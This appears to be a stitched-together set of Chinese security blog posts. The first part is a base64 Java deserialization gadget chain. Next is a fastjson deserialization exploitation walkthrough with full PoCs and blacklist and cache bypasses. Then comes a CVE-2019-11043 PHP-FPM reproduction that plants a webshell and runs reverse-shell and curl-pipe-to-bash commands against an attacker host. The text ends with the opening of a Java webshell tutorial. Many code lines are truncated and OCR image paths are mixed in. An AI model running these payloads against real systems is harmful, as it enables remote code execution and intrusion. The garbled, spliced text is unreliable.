aGUuY29tbW9ucy5jb2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9ucy5j
b2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB+AAN4cHZyABFqYXZhLmxhbmcuUnVudGlt
ZQAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmluZztb
AAtpUGFyYW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdldFJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB+ABsAAAAC
EGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQgIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB+ABgAAAAAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhLmxhbmcuT2JqZWN0AAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE3VyABNbTGphdmEubGFuZy5TdHJpbmc7
5+kde0cCAAB4cAAAAAF0ACFvcGVuIC9BcHBsaWNhdGlvbnMvQ2FsY3VsYXRvci5hcHB0AARleGVjdXEAfgAbAAAAAXEAfgAgc3EAfgAPc3IAEWphdmEubGFuZy5JbnRlZ2VyEuKgpPeBhzgCAAFJAAV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqyVHQuU4IsCAAB4cAAA
AAFzcgARamF2YS51dGlsLkhhc2hNYXAFB9rBwxZg0QMAAkYACmxvYWRGYWN0b3JJAAl0aHJlc2hvbGR4cD9AAAAAAAAAdwgAAAAQAAAAAHh4eA==


```
hhddj:poc hhddj$
```

在上述的ldap服务端中加入

```
String evilString="rO0ABXNyABFqYXZhLn.....";

e.addAttribute("javaSerializedData",Base64.decode(evilString));
```

```
public class test {
    public static void main(String[] args) throws AlreadyBoundException, RemoteException, NamingExceptio
  {
        LdapServer.start( classname1: "Exploit", port1: 1389);
        String test="{\"@type\":\"com.sun.rowse
                "\"dataSourceName\":\"ldap://lo                    " +
                "\"autoCommit\":true}";
        JSON.parse(test);
    }
}
```



基于特殊类

@type赋值为该类 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl` ，无需使用rmi或ldap远程加载类，因此对jdk版本无限制。

@type加载进该类，设置变量 `_outputproperties` 和 `_bytecodes` 。

在fastjson解析时，由于存在 `_outputproperties` 变量，会去调用 `getOutputProperties` 方法。之后会调试解释。

该方法里面会将 `_bytecodes` base64解码后的类加载并实例化。 `_bytecodes` 也可控，因此造成代码执行。

payload

```
"{"@type":"" + NASTY_CLASS + "","_bytecodes":[""+evilCode+""],'_tfactory':{ },"_
```

以下为完整POC

```
public class Poc {

  //将Class文件流编码为base64

   public static String readClass(String cls){

       ByteArrayOutputStream bos = new ByteArrayOutputStream();

       try {

           IOUtils.copy(new FileInputStream(new File(cls)), bos);

       } catch (IOException e) {

           e.printStackTrace();

       }

       return Base64.encodeBase64String(bos.toByteArray());

   }

   public static void  test_autoTypeDeny() throws Exception {

       ParserConfig config = new ParserConfig();

       final String fileSeparator = System.getProperty("file.separator");

       //当前程序目录

       final String evilClassPath = System.getProperty("user.dir") +

               "/target/classes/person/Test.class";

       //evilCode为base64编码后的字符串

       String evilCode = readClass(evilClassPath);

       final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.tra

       //payload

       String text1 = "{"@type":"" + NASTY_CLASS +

               "","_bytecodes":[""+evilCode+""],'_name':'a.b','_tfactory':{ },"

       System.out.println(text1);
```

```
            //json解析

        Object obj = JSON.parseObject(text1, Object.class, config, Feature.Suppc

    }

    public static void main(String args[]){

        try {

            test_autoTypeDeny();

        } catch (Exception e) {

            e.printStackTrace();

        }

    }

}
```

Test类，通过_bytecodes加载进的类如下:

```
public class Test extends AbstractTranslet {
    public Test() throws IOException {
        Runtime.getRuntime().exec("open /tmp");
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationH
    }

    public static void main(String[] args) throws Exception {
        Test t = new Test();
    }
}
```

问题：

为什么Test类中要继承AbstractTranslet，为什么需要重写transform两个方法 。transform方法一个是两个参数，一个是三个参数。

以下为造成远程命令执行的关键代码，意思是将 _bytecodes base64解码后的类加载进来并实例化。可以看到代码将实例化后的对象强制转化为 AbstractTranslet 类型。为了使得程序不出错，我们需要在Test类中继承AbstractTranslet。

```
AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstanc
```

而AbstractTranslet是一个抽象类，抽象类中有一个抽象方法，如下所示：

```
public abstract void transform(DOM document, DTMAxisIterator iterator,
                              SerializationHandler handler)throws TransletExcep
```

子类必须重写抽象父类的抽象方法。

所以 `Test`类必须重写`AbstractTranslet`类的`transform`方法(三个输入参数）。

而 `AbstractTranslet`类继承于`Translet`类 。Translet是一个接口类，AbstractTranslet类是一个抽象类。

抽象类不必实现接口的所有方法，但是 普通类必须实现接口的所有方法 。

Test类是普通类，继承于AbstractTranslet类，AbstractTranslet类继承于Translet接口，因此 `Test`类继承于`Translet`接口 。

AbstractTranslet类实现了Translet接口类中的所有方法，除了以下这个方法。（两个参数）

```
public void transform(DOM document, SerializationHandler[] handlers)throws Trans
```

而Test类是一个普通类，需要实现Translet接口的所有方法。因此Test类需要实现 `AbstractTranslet`类中未实现 的 `Translet`接口里的方法 。即上述transform方法（两个输入参数）。

调试分析

> fastjson在处理@type形式的类的时候，会默认调用该类的set/get/is函数。

所以可利用的@type加载类的条件是：

- 成员变量可控，且值可传入某些敏感函数
- 含有某个变量对应的set/get/is方法且方法中含有敏感函数

以JdbcRowSetImpl类为例，就是将json数据中的 `"autoCommit":true` 读入。fastjson解析时，调用了JdbcRowSetImpl类的setAutoCommit方法，该方法调用了lookup函数。而lookup函数的输入参数为dataSourceName成员变量，在json数据中可控。

在parse处下断点调试。

```
 7 ▶  public class mytest {
 8 ▶      public static void main(String[] args) throws NamingException, IOException,
        AlreadyBoundException {
 9            detetct.jndi_server( classname: "Exploit", port: 1099);
10            System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");
11            String test="{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," +
12                    "\"dataSourceName\":\"rmi://localhost:1099/Exploit\"," +
13                    "\"autoCommit\":true}";
14            System.out.println(test);
15            JSON.parse(test);
16        }
17    }
```

- **问：什么样的变量会被加载类方法?**

经调试知，是在以下语句执行时，完成了fieldList的赋值。

```
ObjectDeserializer deserializer = config.getDeserializer(clazz);
```

关键在于其中的JavaBeanInfo.java。

会建立一个fieldList对象，存储每个 满足一定条件 的field对象。filed对象包含

- 变量名
- 所在类
- 对应set/get方法
- 方法返回类型所在类
- 方法参数类型所在类
- ...

field = set/get的方法名去掉set/get，并将第一个字母小写

field的set或get方法 应满足以下条件

set方法具体特征 ：

- length大于等于4

```
if (methodName.length() < 4) {

  continue;

}
```

- 不是static类型

```
    if (Modifier.isStatic(method.getModifiers())) {
                continue;
    }
```

- 函数返回值类型为void类型或者不等于所在类的类型

```
    if (!(method.getReturnType().equals(Void.TYPE) || method.getReturnType().equ
                continue;
    }
```

- 函数参数有且只有一个

```java

Class<?>[] types = method.getParameterTypes();

if (types.length != 1) {

  continue;

}

```

- 函数名为set开头（或者含有注解）

```java
if (annotation.name().length() != 0) {
  String propertyName = annotation.name();
  add(fieldList, new FieldInfo(propertyName, method, null, clazz, type, ordin
  continue;
}
```

```java
if (!methodName.startsWith("set")) { // TODO "set"的判断放在 JSONField 注解后面,
    continue;
}
```

get方法具体特征 :

- length大于等于4

```java
if (methodName.length() < 4) {
    continue;
}
```

- 不是static类型

```
``java

if (Modifier.isStatic(method.getModifiers())) {

        continue;

}

```
```

- 以get开头，第四个字母为大写

```
```java

if (methodName.startsWith("get") && Character.isUpperCase(methodName.charAt(3)))

  if (method.getParameterTypes().length != 0) {

  continue;

  }

```
```

其实是满足一定条件的set/get方法（上述）所对应的变量会被加载到fieldList中。

最终JdbcRowSetImpl类的fieldList加载了以下变量：
```

```
▼ fieldList = {ArrayList@3154} size = 8
  ▶ 0 = {FieldInfo@3271} "matchColumn"
  ▶ 1 = {FieldInfo@3272} "autoCommit"
  ▶ 2 = {FieldInfo@3273} "command"
  ▶ 3 = {FieldInfo@3274} "dataSourceName"
  ▶ 4 = {FieldInfo@3275} "url"
  ▶ 5 = {FieldInfo@3276} "username"
  ▶ 6 = {FieldInfo@3277} "password"
  ▶ 7 = {FieldInfo@3278} "type"
```

- **问：上一问得到的fieldList里的变量所对应的方法中哪些会被调用?**

经调试知，是在以下语句执行时，调用了部分变量的set/get方法，从而造成远程代码执行。

```
return deserializer.deserialze(this, clazz, fieldName);
```

关键在JavaBeanDeserializer.java的deserialze方法。

上一问得到的filedList会根据变量名进行排名得到 `sortedFieldDeserializers` ，其中有autoCommit、command等。

```
▼ sortedFieldDeserializers = {FieldDeserializer[19]@1104}
  ▶ 0 = {DefaultFieldDeserializer@1126}
  ▶ 1 = {DefaultFieldDeserializer@1133}
  ▶ 2 = {DefaultFieldDeserializer@1134}
  ▶ 3 = {DefaultFieldDeserializer@1135}
  ▶ 4 = {DefaultFieldDeserializer@1136}
  ▶ 5 = {DefaultFieldDeserializer@1137}
  ▶ 6 = {DefaultFieldDeserializer@1138}
  ▶ 7 = {DefaultFieldDeserializer@1139}
  ▶ 8 = {DefaultFieldDeserializer@1140}
  ▶ 9 = {DefaultFieldDeserializer@1141}
  ▶ 10 = {DefaultFieldDeserializer@1142}
  ▶ 11 = {DefaultFieldDeserializer@1143}
  ▶ 12 = {DefaultFieldDeserializer@1144}
  ▶ 13 = {DefaultFieldDeserializer@1145}
  ▶ 14 = {DefaultFieldDeserializer@1146}
  ▶ 15 = {DefaultFieldDeserializer@1147}
  ▶ 16 = {DefaultFieldDeserializer@1148}
  ▶ 17 = {DefaultFieldDeserializer@1149}
  ▶ 18 = {DefaultFieldDeserializer@1150}
```

以下是JdbcRowSetImpl类的成员变量，当在json数据中时会被自动读取。

```
▼ p object = {JdbcRowSetImpl@1080}
     f conn = null
     f ps = null
     f rs = null
     f rowsMD = null
     f resMD = null
  ▶  f iMatchColumns = {Vector@1107}  size = 10
  ▶  f strMatchColumns = {Vector@1108}  size = 10
  ▶  f resBundle = {JdbcRowSetResourceBundle@1109}
     f binaryStream = null
     f unicodeStream = null
     f asciiStream = null
     f charStream = null
     f command = null
     f URL = null
  ▶  f dataSource = "rmi://localhost:1099/Exploit"
     f username = null
     f password = null
     f rowSetType = 1004
     f showDeleted = false
     f queryTimeout = 0
     f maxRows = 0
     f maxFieldSize = 0
     f concurrency = 1008
     f readOnly = true
     f escapeProcessing = true
     f isolation = 2
     f fetchDir = 1000
     f fetchSize = 0
     f map = null
     f listeners = {Vector@1111}  size = 0
     f params = {Hashtable@1112}  size = 0
```

sortedFieldDeserializers会被for循环遍历每一个field对象，不同的field对象对应的变量名根据不同的特征到不同的代码分支。

如果 `sortedFieldDeserializers`中的变量名在`json`数据中存在 ，则会进入

```
else {

    fieldDeser.setValue(object, fieldValue);

}
```

进入FieldDeserializer.java的setValue方法。

fieldInfo = sortedFieldDeserializers[i]

要想调用到方法（即使用了method.invoke）

- fieldInfo中的method必须存在
- 如果是只有get方法，那么fieldInfo对象的method为getXXX方法，且返回类型满足一定条件（比如 `Map.class.isAssignableFrom(method.getReturnType()` ），则进入某个分支进行invoke
- 如果不只有get方法，那么method为setXXX方法，进行invoke调用

```
if (method != null) {
 if (fieldInfo.getOnly) {
  if (fieldInfo.fieldClass == AtomicInteger.class) {
   AtomicInteger atomic = (AtomicInteger) method.invoke(object);
   if (atomic != null) {
    atomic.set(((AtomicInteger) value).get());
   }
  } else if (fieldInfo.fieldClass == AtomicLong.class) {
   AtomicLong atomic = (AtomicLong) method.invoke(object);
   if (atomic != null) {
    atomic.set(((AtomicLong) value).get());
   }
  } else if (fieldInfo.fieldClass == AtomicBoolean.class) {
   AtomicBoolean atomic = (AtomicBoolean) method.invoke(object);
   if (atomic != null) {
    atomic.set(((AtomicBoolean) value).get());
   }
  } else if (Map.class.isAssignableFrom(method.getReturnType())) {
   Map map = (Map) method.invoke(object);
   if (map != null) {
    map.putAll((Map) value);
   }
  } else {
   Collection collection = (Collection) method.invoke(object);
```

```
        if (collection != null) {
          collection.addAll((Collection) value);
        }
      }
    } else {
      method.invoke(object, value);
    }
    return;
  }
```

个人结论

在json数据中

- 成员变量的值会被加载到object
- 变量 具有set方法 或者 只有get方法 且 返回类型满足一定条件 ，该set/get方法会被调用

set/get方法的具体条件见前一个问题

- 所以可以寻找以下特征的变量
- set方法中含有敏感函数（如JdbcRowSetImpl类的setAutoCommit）
- get方法中含有敏感函数，且只实现了get方法，且返回类型满足一定条件，条件见第一问（如TemplatesImpl类的getOutputProperties）

第二版

到fastjson 1.2.25版本的时候，再去执行上述代码，会出现以下报错

```
Exception in thread "main" com.alibaba.fastjson.JSONException: autoType is not support. com.sun.rowset.JdbcRowSetImpl
	at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.java:844)
	at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:322)
	at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1327)
	at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1293)
	at com.alibaba.fastjson.JSON.parse(JSON.java:137)
	at com.alibaba.fastjson.JSON.parse(JSON.java:128)
	at com.springboottest.testone.controller.testtmp.main(testtmp.java:28)
```

在ParserConfig类的 `checkAutoType` 方法中，如果类名以黑名单denyList中的字符串开头，则抛出错误

```
for (int i = 0; i < denyList.length; ++i) {

    String deny = denyList[i];

    if (className.startsWith(deny)) {

        throw new JSONException("autoType is not support. " + typeName);

    }

}
```

denyList是黑名单，由于 `com.sun.rowset.JdbcRowSetImpl` 以 `com.sun` 开头，所以 `className.startsWith(deny)` 为true。fastjson数据中的@type的值不能以黑名单上的字符串开头，因此抛出错误。

denyList如下所示：

```
private String[] denyList = "bsh,com.mchange,com.sun.,java.lang.Thread,java.net.
```

除了绕过黑名单上的类的方法，大佬们还想出了另外一种方法。

使用 `Lcom.sun.rowset.JdbcRowSetImpl;` ，可绕过checkAutoType的检测，又可执行loadClass。

由于输入的类以 `L` 开头 `;` 结尾，去掉前后两个字符之后直接执行loadClass，绕过了checkAutoType。

```
if (className.charAt(0) == '[') {

    Class<?> componentType = loadClass(className.substring(1), classLoader);

    return Array.newInstance(componentType, 0).getClass();

}


if (className.startsWith("L") && className.endsWith(";")) {

    String newClassName = className.substring(1, className.length() - 1);

    return loadClass(newClassName, classLoader);

}
```

更新了的checkAutoType方法中：

autoTypeSupport默认是false。

acceptList没有赋值。

```
for (int i = 0; i < acceptList.length; ++i) {
    String accept = acceptList[i];
    if (className.startsWith(accept)) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader);

        if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
            throw new JSONException("type not match. " + typeName + " -> " + exp
        }
        return clazz;
    }
}
```

跳到了checkAutoType的最后，!autoTypeSupport为true，因此无法loadClass。

```
if (!autoTypeSupport) {
    throw new JSONException("autoType is not support. " + typeName);
}
```

第三版

版本：fastjson1.2.47及其之前

由于调用loadClass方法时，cache恒为true，导致恶意类不通过@type加载进，却put进HashMap，躲过了checkAutoType的检测。

在第二次解析时，通过@type加载进恶意类，checkAutoType方法会从HashMap中读取相应类并返回，也躲过了checkAutoType的检测。

POC

```
String payload="{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"

String payload_2 = "{"@type":"com.sun.rowset.JdbcRowSetImpl"," +

  ""dataSourceName":"rmi://127.0.0.1:1098/Exploit"," +

  ""autoCommit":true}";

JSON.parse(payload);

JSON.parse(payload_2);
```

调试分析

当执行 `JSON.parse(payload_2)` 时，chekAutoType方法里，以下语句会返回 `Class com.sun.rowset.JdbcRowSetImpl` 。

```
if (clazz == null) {

    clazz = TypeUtils.getClassFromMapping(typeName);

}
```

因此在checkAutoType方法中会进入该分支，并且由于expectClass为null，会运行到 `return clazz` 。

因此执行checkAutoType方法时不会抛出异常。

```
if (clazz != null) {
  if (expectClass != null
      && clazz != java.util.HashMap.class
      && !expectClass.isAssignableFrom(clazz)) {
    throw new JSONException("type not match. " + typeName + " -> " + expectCl
  }
  return clazz;
}
```

而当删去 `JSON.parse(payload)` ，仅执行 `JSON.parse(payload_2)` 时，以下语句的返回结果
null。

```
if (clazz == null) {
    clazz = TypeUtils.getClassFromMapping(typeName);
}
```

因此还是会抛出异常。

```
if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
    throw new JSONException("autoType is not support. " + typeName);
}
```

```
Exception in thread "main" com.alibaba.fastjson.JSONException: autoType is not support. com.sun.rowset.JdbcRowSetImpl
	at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.java:974)
	at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:316)
	at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1356)
	at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1322)
	at com.alibaba.fastjson.JSON.parse(JSON.java:152)
	at com.alibaba.fastjson.JSON.parse(JSON.java:162)
	at com.alibaba.fastjson.JSON.parse(JSON.java:131)
	at com.springboottest.testone.controller.testtmp.main(testtmp.java:36)
```

`clazz = TypeUtils.getClassFromMapping(typeName);` 的用途是

从 `mappings` 中根据typename即 `com.sun.rowset.JdbcRowSetImpl` ，返回对应的 类对象 。

所以当加与不加 `JSON.parse(payload)` 的结果就是mappings里有没有 `com.sun.rowset.JdbcRowSetImpl` 。

这得具体调试 `JSON.parse(payload)` 。

`JSON.parse(payload)` 中的@type中的 `java.lang.Class` 会调用 `TypeUtils.java` 中的 `loadClass` 方法。

在 `loadClass` 方法中搜索 `mappings.put` ，将三个都打上断点，总有一个是对的...

再每个断点分别设立条件，直到 `className` 等于 `com.sun.rowset.JdbcRowSetImpl` 才可跳到这三个断点的某一个。

```
            if (cache) {
                mappings.put(className, clazz);
            }
            return clazz;
        }
    } catch(Throwable e){
        e.printStackTrace();
        // skip
    }
    try{
        ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
        if(contextClassLoader != null && contextClassLoader != classLoader){
            clazz = contextClassLoader.loadClass(className);
            if (cache) {
                mappings.put(className, clazz);
            }
            return clazz;
        }
    } catch(Throwable e){
        // skip
    }
    try{
        clazz = Class.forName(className);
        mappings.put(className, clazz);
        return clazz;
    } catch(Throwable e){
```

跳到了这个断点，因此与cache的值有关。

```
try{
    ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();   contex
    if(contextClassLoader != null && contextClassLoader != classLoader){   classLoader: null
        clazz = contextClassLoader.loadClass(className);   contextClassLoader: Launcher$AppCl
        if (cache) {   cache: true
            mappings.put(className, clazz);   className: "com.sun.rowset.JdbcRowSetImpl"   cl
        }
        return clazz;
    }
} catch(Throwable e){
    // skip
}
```

由于调用loadClass时，cache的值恒为true，因此造成了将恶意类读入缓存HashMap。

```
return loadClass(className, classLoader, true);
```

个人结论

- fastjson绕过
    - 绕过checkAutoType方法

  - 绕过黑名单denyList
- 利用类
  - 拥有set或get方法（具体特征见第一版中的调试分析）
  - set或get方法里能调用 `实例化/lookup/eval` 等敏感函数
  - `实例化/lookup/eval` 等敏感函数的内容可控（即内容为某个成员变量的值）

参考链接：

https://www.freebuf.com/column/207439.html

https://github.com/unofficial-openjdk/openjdk

CVE-2019-11043 PHP远程代码执行复现

CVE-2019-11043 PHP远程代码执行复现

漏洞简介

相信大家都在满天的公众号预警里面看过很多，这里就一笔带过。

2019年10月22日,国外安全研究员公开了一个PHP-FPM远程代码执行的漏洞EXP.

该漏洞 是Andrew Danau在某比赛解决一道 CTF 题目时发现,向目标服务器 URL 发送 %0a 符号时，服务返回异常发现的漏洞.

2019年9月26日,PHP官方发布漏洞通告,其中指出:使用 Nginx + php-fpm的服务器,在部分配置下,存在远程代码执行漏洞.且该配置已被广泛使用，危害较大,影响较为广泛.相关工具已经公开在Github，地址如下：

https://github.com/neex/phuip-fpizdam

搭建漏洞环境

P牛已经更新了vulhub，搭好了漏洞环境，方便复现，需要提前安装好docker环境跟golang环境，这里不多说

```
1. git clone https://github.com/vulhub/vulhub.git

2. cd vulhub/php/CVE-2019-11043  进到这个目录里面

3. docker-compose up -d   docker 生成环境
```

docker ps 查看这里有两个容器 一个php 7.2.10的跟一个nginx的，这里可以看到默认设置的是8080端口

```
bogon:CVE-2019-11043 lok$ docker ps
CONTAINER ID   IMAGE            COMMAND                  CREATED         STATUS         PORTS                  NAMES
4f841002ae85   nginx:1          "nginx -g 'daemon of…"   4 minutes ago   Up 4 minutes   0.0.0.0:8080->80/tcp   cve-2019-11043_nginx_1
993469f54451   php:7.2.10-fpm   "docker-php-entrypoi…"   4 minutes ago   Up 4 minutes   9000/tcp               cve-2019-11043_php_1
```

然后打开8080端口index.php显示正常，证明漏洞环境搭建正常～



hello world

漏洞利用exp下载

漏洞利用github已经放出，直接git clone回来就好

1. git clone https://github.com/neex/phuip-fpizdam.git

2. cd phuip-fpizdam

3. go get -v && go build

4. 编译成功后 go run . "http://127.0.0.1:8080/index.php"

或者直接

```
go install github.com/neex/phuip-fpizdam
```

```
./phuip-fpizdam http://127.0.0.1/index.php
```

成功编译会如下图所示

```
bogon:phuip-fpizdam lok$ go get -v && go build
go: downloading github.com/spf13/cobra v0.0.5
go: extracting github.com/spf13/cobra v0.0.5
go: downloading github.com/spf13/pflag v1.0.3
go: downloading github.com/inconshreveable/mousetrap v1.0.0
go: extracting github.com/inconshreveable/mousetrap v1.0.0
go: extracting github.com/spf13/pflag v1.0.3
go: finding github.com/spf13/cobra v0.0.5
go: finding github.com/spf13/pflag v1.0.3
github.com/spf13/pflag
github.com/spf13/cobra
phuip-fpizdam
bogon:phuip-fpizdam lok$ ls
README.md        consts.go        detect_methods.go   go.sum      phpini.go        requester.go
attack.go        detect.go        go.mod              main.go     phuip-fpizdam
bogon:phuip-fpizdam lok$ ls -al
```

开始利用：

```
bogon:phuip-fpizdam lok$ go run . "http://127.0.0.1:8080/index.php"
2019/10/24 16:33:39 Base status code is 200
2019/10/24 16:33:39 Status code 502 for qsl=1800, adding as a candidate
2019/10/24 16:33:39 The target is probably vulnerable. Possible QSLs: [1790 1795 1800]
2019/10/24 16:33:41 Attack params found: --qsl 1795 --pisos 248 --skip-detect
2019/10/24 16:33:41 Trying to set "session.auto_start=0"...
2019/10/24 16:33:41 Detect() returned attack params: --qsl 1795 --pisos 248 --skip-detect <-- REMEMBER THIS
2019/10/24 16:33:41 Performing attack using php.ini settings...
2019/10/24 16:33:41 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2019/10/24 16:33:41 Trying to cleanup /tmp/a...
2019/10/24 16:33:41 Done!
```

一般显示上图所示内容即为成功,我们进去docker cat /tmp/a看一下，是一个简单的一句话，echo 两个反引号直接执行get传过来的a变量

```
root@993469f54451:/var/www/html# cat /tmp/a
<?php echo `$_GET[a]`;return;?>
root@993469f54451:/var/www/html#
```

命令执行

然后访问http://127.0.0.1:8080/index.php?a=id 试试成功没有!

```
127.0.0.1:8080/index.php?a=id
最常访问  localhost  常用网址  Google  45.32.152.171  phpinfo.me  ZoomEye
uid=33(www-data) gid=33(www-data) groups=33(www-data) hello world
```


ls列出当前目录

```
127.0.0.1:8080/index.php?a=ls
最常访问  localhost  常用网址  Google  45.32.152.171  phpinfo.me
index.php hello world
```

有个地方要注意，有时候要访问两次url才能成功执行命令

我这里在192.168.43.215 的kali开启监听 nc -lvp 6666,然后直接访问 http://127.0.0.1:8080/index.php?a=bash%20-i%20%3E&%20/dev/tcp/192.168.43.215/6666%200%3E&1






执行一次，弹不回来，执行两次，还是弹不回来，估计跟特殊字符编码后影响有关系，这里直接把反弹命令写进一个文件里面，curl访问执行

这里在本机192.168.43.99创建一个命名为touchme的文件，然后内容为bash -i >& /dev/tcp/192.168.43.215/6666 0>&1



然后直接访问http://127.0.0.1:8080/index.php?a=curl 192.168.43.99:8000/touchme |bash

访问可以看到有下载记录，shell也反弹回来了



此方法也可以拿来下载linux木马或者控制程序，或者msf上线，剩下的自己发挥！

java webshell 从入门到入狱系列1-基础篇

小葵花妈妈课堂开课啦，欢迎各位大小朋友入座，本系列文章纯探讨技术交流，**请勿使用本文探讨的技术构造恶意webshell 非法入侵他人网站。警察蜀黍银手铐专治各种调皮小朋友。**

前言

本系列，主要从webshell 基础、 webshell 的bypass 技术（关键字、流量层、hook点逃逸）、后渗透的webshell 维权（基于容器特性的隐式webshell、内存shell等）等方面和大家交流java 中webshell的形式，希望与大家多多交流沟通。

基础

java webshell 种类

现在大部分中间件容器，所能支持解析的后缀，主要是jsp, jspx 两种动态脚本为主 ，比如tomcat 容器中，默认能支持解析的动态脚本已经默认写在配置中了。

```
<jsp-config>

<jsp-property-group>

<url-pattern>*.jspx</url-pattern>

<url-pattern>*.jsp</url-pattern>

<scripting-invalid>true</scripting-invalid>

</jsp-property-group>

</jsp-config>
```

在目前常见的webshell 的后门种类，主要分如下几类：

各种客户端的一句话webshell（比如菜刀、冰蝎、蚁剑、c刀等常见客户端）、专门负责数据传输的webshell（与数据库进行交互）、Tunnel 后门（基于socks5协议的reGeorg之类的）、小马（单纯的进行命令执行、单纯的进行文件管理/上传等功能）、大马（集成了文件管理、命令执行、数据库连接等多功能性大马）。

java 执行命令方式

在这节我们拿最基础的命令执行的来讨论，如何用多种方式写我们的负责命令执行的webshell 。

在java 中，常见的能够执行命令的方式

java 基础的webshell 命令执行方式

